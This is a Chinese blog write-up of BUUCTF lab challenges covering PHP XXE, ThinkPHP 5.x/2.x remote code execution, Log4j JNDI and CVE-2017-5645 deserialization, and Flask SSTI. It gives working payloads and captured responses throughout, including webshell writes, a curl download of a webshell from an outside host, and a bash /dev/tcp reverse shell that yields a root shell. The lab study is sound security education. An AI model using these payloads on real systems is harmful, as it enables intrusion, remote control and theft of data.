
BUUCTF-Real

原创

旧目难忘 已于 2022-04-06 22:42:12 修改 3794 收藏
分类专栏： ctf 文章标签： 网络安全
于 2022-03-08 12:22:29 首次发布



BUUCTF-Real

[PHP]XXE
[ThinkPHP]5-Rce
[ThinkPHP]5.0.23-Rce
[ThinkPHP]2-Rce
Log4j
[log4j]CVE-2017-5645
[Flask]SSTI
未完待续

[PHP]XXE

> PHP 7.0.30 libxml 2.8.0
> libxml2.9.0以后，默认不解析外部实体，导致XXE漏洞逐渐消亡。为了演示PHP环境下的XXE漏洞，本例会将libxml2.8.0版本编译进PHP中。
> Web目录为./www，其中包含4个文件：
> $ tree .
> ├── dom.php # 示例：使用DOMDocument解析body
> ├── index.php
> ├── SimpleXMLElement.php # 示例：使用SimpleXMLElement类解析body
> └── simplexml_load_string.php # 示例：使用simplexml_load_string函数解析body
> ***dom.php***、***SimpleXMLElement.php***、***simplexml_load_string.php***均可触发XXE漏洞

利用代码

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<name>&xxe;</name>
</root>


/*
1.读取任意文件
file 协议，file:///etc//passwd
php 协议，php://filter/read=convert.base64-encode/resource=index.php
2.执行系统命令
PHP环境中PHP的expect模块被加载
expect://ipconfig
3.内网探测
http：//192.168.0.128:80
参见：https://xz.aliyun.com/t/3357#toc-11
*/
```

利用如下

```
GET /simplexml_load_string.php HTTP/1.1\r\n
Host: node4.buuoj.cn:26660\r\n
Cache-Control: max-age=0\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
Accept-Encoding: gzip, deflate\r\n
Accept-Language: zh-CN,zh;q=0.9\r\n
Connection: close\r\n
Content-Length: 201\r\n
\r\n
<?xml version="1.0" encoding="utf-8"?>
  \r\n
  <!DOCTYPE xxe [\r\n
  <!ELEMENT name ANY >\r\n
  <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=index.php" >]>\r\n
  <root>\r\n
    <name>
      &xxe;
    </name>\r\n
  </root>
```

```
HTTP/1.1 200 OK
Host: node4.buuoj.cn:26660
Connection: close
X-Powered-By: PHP/7.0.30
Content-type: text/html; charse

PD9waHAKcGhwaW5mbygpOw==
```

一篇文章带你深入理解漏洞之 XXE 漏洞

所以要想更进一步的利用我们不能将眼光局限于 file 协议，我们必须清楚地知道在何种平台，我们能用何种协议

如图所示:

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

PHP在安装扩展以后还能支持的协议：

如图所示：

Scheme	Extension Required
https ftps	openssl
zip	zip
ssh2.shell ssh2.exec ssh2.tunnel ssh2.sftp ssh2.scp	ssh2
rar	rar
ogg	oggvorbis
expect	expect

注意：

1.其中从2012年9月开始，Oracle JDK版本中删除了对gopher方案的支持，后来又支持的版本是 Oracle JDK 1.7 update 7 和 Oracle JDK 1.6 update 35

2.libxml 是 PHP 的 xml 支持

[ThinkPHP]5-Rce

大佬博客走起

以下是其博客POC

```
**********Thinkphp = 5.1.x , php版本>5.5

http://127.0.0.1/index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert

http://127.0.0.1/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo()

http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>

**********Thinkphp = 5.0.x , php版本>=5.4

http://127.0.0.1/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo()

但是buuctf靶机不能通过上面5.0.x的POC，猜测是其assert函数被禁止或者其他问题
```


```
本次buuctf的poc 其版本为5.0.20
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami

?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```


有命令执行我就喜欢远控，发现该靶机有curl命令且可以通外网，那就下载一个蚁剑□，

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=curl%20-o%20Lndex.php%20http://x.x.x.x:80/Lndex.php
```

通过ls命令发现下载成功。



连接，



[ThinkPHP]5.0.23-Rce

使用Burp拦截的时候，先右键【变更请求方法】，由GET变为POST，再发送给repeater。

poc

```
POST /index.php?s=captcha HTTP/1.1
Host: localhost
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 72

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls -l
```

1.Lndex.php 利用curl下载。

```
Pretty 原始 \n Actions
1 POST /index.php?s=captcha HTTP/1.1 \r \n
2 Host: node4.buuoj.cn:29172 \r \n
3 Cache-Control: max-age=0 \r \n
4 Upgrade-Insecure-Requests: 1 \r \n
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/87.0.4280.88 Safari/537.36 \r \n
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 \r \n
7 Accept-Encoding: gzip, deflate \r \n
8 Accept-Language: zh-CN,zh;q=0.9 \r \n
9 Connection: close \r \n
10 Content-Type: application/x-www-form-urlencoded \r \n
11 Content-Length: 72 \r \n
12 \r \n
13 _method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
```

```
Pretty 原始 Render \n Actions
Lndex.php favicon.ico index.php robots.txt router.php static

页面错误！请稍后再试～

ThinkPHP V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }
```

CSDN @旧目难忘

2.利用base64写数据，避免特殊符号传输影响。

使用base64编码写入；assert可以换成eval

```
明文：aaa<?php @assert($_POST['xss']);?>bbb

密文：YWFhPD9waHAgQGFzc2VydCgkX1BPU1RbJ3hzcyddKTs/PmJiYg==

POC：_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=echo -n YWFhPD9waHAgQGFzc2VydCgkX1BPU
1RbJ3hzcyddKTs/PmJiYg== | base64 -d > shell9.php
```

```
POST /index.php?s=captcha HTTP/1.1 \r \n
Host: node4.buuoj.cn:29172 \r \n
Cache-Control: max-age=0 \r \n
Upgrade-Insecure-Requests: 1 \r \n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36 \r \n
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
\r \n
Accept-Encoding: gzip, deflate \r \n
Accept-Language: zh-CN,zh;q=0.9 \r \n
Connection: close \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 76 \r \n
\r \n
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]
= ls -l
```

```
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Mar [illegible] GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/7.2.12
5 Vary: Accept-Encoding
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 7756
9
10 total 24
11 -rw-r--r-- 1 www-data www-data   31 Mar  7 13:25 Lndex.php
12 -rw-rw-r-- 1 www-data www-data 1150 Dec 10  2018 favicon.ico
13 -rw-rw-r-- 1 www-data www-data  766 Dec 10  2018 index.php
14 -rw-rw-r-- 1 www-data www-data   24 Dec 10  2018 robots.txt
15 -rw-rw-r-- 1 www-data www-data  840 Dec 10  2018 router.php
16 -rw-r--r-- 1 www-data www-data   37 Mar  7 13:39 shell9.php
17 drwxrwxr-x 1 www-data www-data   24 Dec 10  2018 static
18 <!DOCTYPE html>
19 <html>
```

Display actions

CSDN @旧目难忘

[ThinkPHP]2-Rce

直接访问

```
http://your-ip:8080/index.php?s=/index/index/name/$%7B@phpinfo()%7D
```

即可执行phpinfo()：

Log4j

参考博客Log4j2任意命令执行buuoj靶场复现 - Nie's Blog

博客的反弹shell是用的自己脚本 。

JNDIExploit-1.2-SNAPSHOT.jar 也可以用它自带的命令。null是运行jar工具的VPS地址

```
root@[redacted]:/home/java-tool/JNDIExploit.v1.2# java -jar JNDIExploit-1.2-SNAPSHOT.jar -u
Supported LADP Queries:
* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://null:1389/Basic/[PayloadType]/[Params], e.g.
    ldap://null:1389/Basic/Dnslog/[domain]
    ldap://null:1389/Basic/Command/[cmd]
    ldap://null:1389/Basic/ReverseShell/[ip]/[port]  ---windows NOT supported
    ldap://null:1389/Basic/SpringEcho
    ldap://null:1389/Basic/WeblogicEcho
    ldap://null:1389/Basic/TomcatMemshell1
    ldap://null:1389/Basic/TomcatMemshell2  ---need extra header [shell: true]
    ldap://null:1389/Basic/JettyMemshell
    ldap://null:1389/Basic/WeblogicMemshell1
    ldap://null:1389/Basic/WeblogicMemshell2
    ldap://null:1389/Basic/JBossMemshell
    ldap://null:1389/Basic/WebsphereMemshell
    ldap://null:1389/Basic/SpringMemshell
```


[log4j]CVE-2017-5645

利用工具ysoserial·

将工具上传到公网VPS。

首先知道Linux的反弹命令

`bash -i >& /dev/tcp/127.0.0.1/6666 0>&1` 这是最原始的可执行命令

由于有特殊字符所以base64加密，在执行

`bash -c {echo,xxx}|{base64,-d}|bash` xxx是base64密文，这是执行xxx的可执行命令。

所以先将127.0.0.1和6666换成你VPS的IP和 `nc -lvp 端口` 的监听端口

然后base64加密。

假设VPS IP192.168.1.10

vps先执行 `nc -lvp 6666`

最后vps执行： `java -jar ysoserial-master-8eb5cbfbf6-1.jar CommonsCollections5 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTAvNjY2NiAwPiYx}|{base64,-d}|bash" | nc node4.buuoj.cn 25874`

node4.buuoj.cn 25874是靶机的地址

最后成功收到shell连接

```
root@[redacted]:/home/java-tool/JNDIExploit.v1.2# nc -lvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 117.21.200.166 39917 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@out:/# ls
ls
bin
boot
dev
docker-java-home
etc
home
lib
lib64
log4jrce-1.0-SNAPSHOT-all.jar
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@out:/# env
env
LANG=C.UTF-8
HOSTNAME=out
JAVA_HOME=/docker-java-home/jre
```


[Flask]SSTI

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("id").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

注意url里面的编码，因为python语法的要求是严格缩进，所以里面有%0a的缩进url编码。

访问

```
http://your-ip:8000/?name=%7B%25%20for%20c%20in%20%5B%5D.__class__.__base__.__subclasses__()%20%25%7D%0A%7B%25%20if%20c.__name__%20%3D%3D%20%27catch_warnings%27%20%25%7D%0A%20%20%7B%25%20for%20b%20in%20c.__init__.__globals__.values()%20%25%7D%0A%20%20%7B%25%20if%20b.__class__%20%3D%3D%20%7B%7D.__class__%20%25%7D%0A%20%20%20%20%7B%25%20if%20%27eval%27%20in%20b.keys()%20%25%7D%0A%20%20%20%20%20%20%7B%7B%20b%5B%27eval%27%5D(%27__import__(%22os%22).popen(%22id%22).read()%27)%20%7D%7D%0A%20%20%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endfor%20%25%7D%0A%7B%25%20endif%20%25%7D%0A%7B%25%20endfor%20%25%7D
```

列出目录：

```
%7B%25%20for%20c%20in%20%5B%5D.__class__.__base__.__subclasses__()%20%25%7D%0A%7B%25%20if%20c.__name__%20%3D%3D%20%27catch_warnings%27%20%25%7D%0A%20%20%7B%25%20for%20b%20in%20c.__init__.__globals__.values()%20%25%7D%0A%20%20%7B%25%20if%20b.__class__%20%3D%3D%20%7B%7D.__class__%20%25%7D%0A%20%20%20%20%7B%25%20if%20%27eval%27%20in%20b.keys()%20%25%7D%0A%20%20%20%20%20%20%7B%7B%20b%5B%27eval%27%5D(%27__import__(%22os%22).popen(%22ls%22).read()%27)%20%7D%7D%0A%20%20%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endfor%20%25%7D%0A%7B%25%20endif%20%25%7D%0A%7B%25%20endfor%20%25%7D
```

结果：

```
app.py
```

查看app.py：

```
%7B%25%20for%20c%20in%20%5B%5D.__class__.__base__.__subclasses__()%20%25%7D%0A%7B%25%20if%20c.__name__%20%3D%3D%20%27catch_warnings%27%20%25%7D%0A%20%20%7B%25%20for%20b%20in%20c.__init__.__globals__.values()%20%25%7D%0A%20%20%7B%25%20if%20b.__class__%20%3D%3D%20%7B%7D.__class__%20%25%7D%0A%20%20%20%20%7B%25%20if%20%27eval%27%20in%20b.keys()%20%25%7D%0A%20%20%20%20%20%20%7B%7B%20b%5B%27eval%27%5D(%27__import__(%22os%22).popen(%22cat%20app.py%22).read()%27)%20%7D%7D%0A%20%20%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endfor%20%25%7D%0A%7B%25%20endif%20%25%7D%0A%7B%25%20endfor%20%25%7D
```

查看python版本:

popen(%22python3%20-V%22)

是否存在curl

popen(%22pcurl%20-V%22)

所以，如果要直接建立交互式**shell**的话，

第一种方式：需要将server.py上传到VPS运行，利用curl将client.py下载到靶机并运行。

Python3实现反向Shell


第二种方式：tplmap

Tplmap是一个python工具，可以通过使用沙箱转义技术找到代码注入和服务器端模板注入（SSTI）漏洞。

Tplmap的安装与用法

半天没找到flag，百度了才发现在系统环境变量里□

popen(%22env%22).read()’



下面推荐一些关于SSTI博客，博客中还有相关链接，可以顺藤摸瓜：

flask之ssti模版注入从零到入门

flask ssti python2和python3 注入总结和区别

Python沙箱逃逸总结

Flask/Jinja2 SSTI && Python 沙箱逃逸基础

未完待续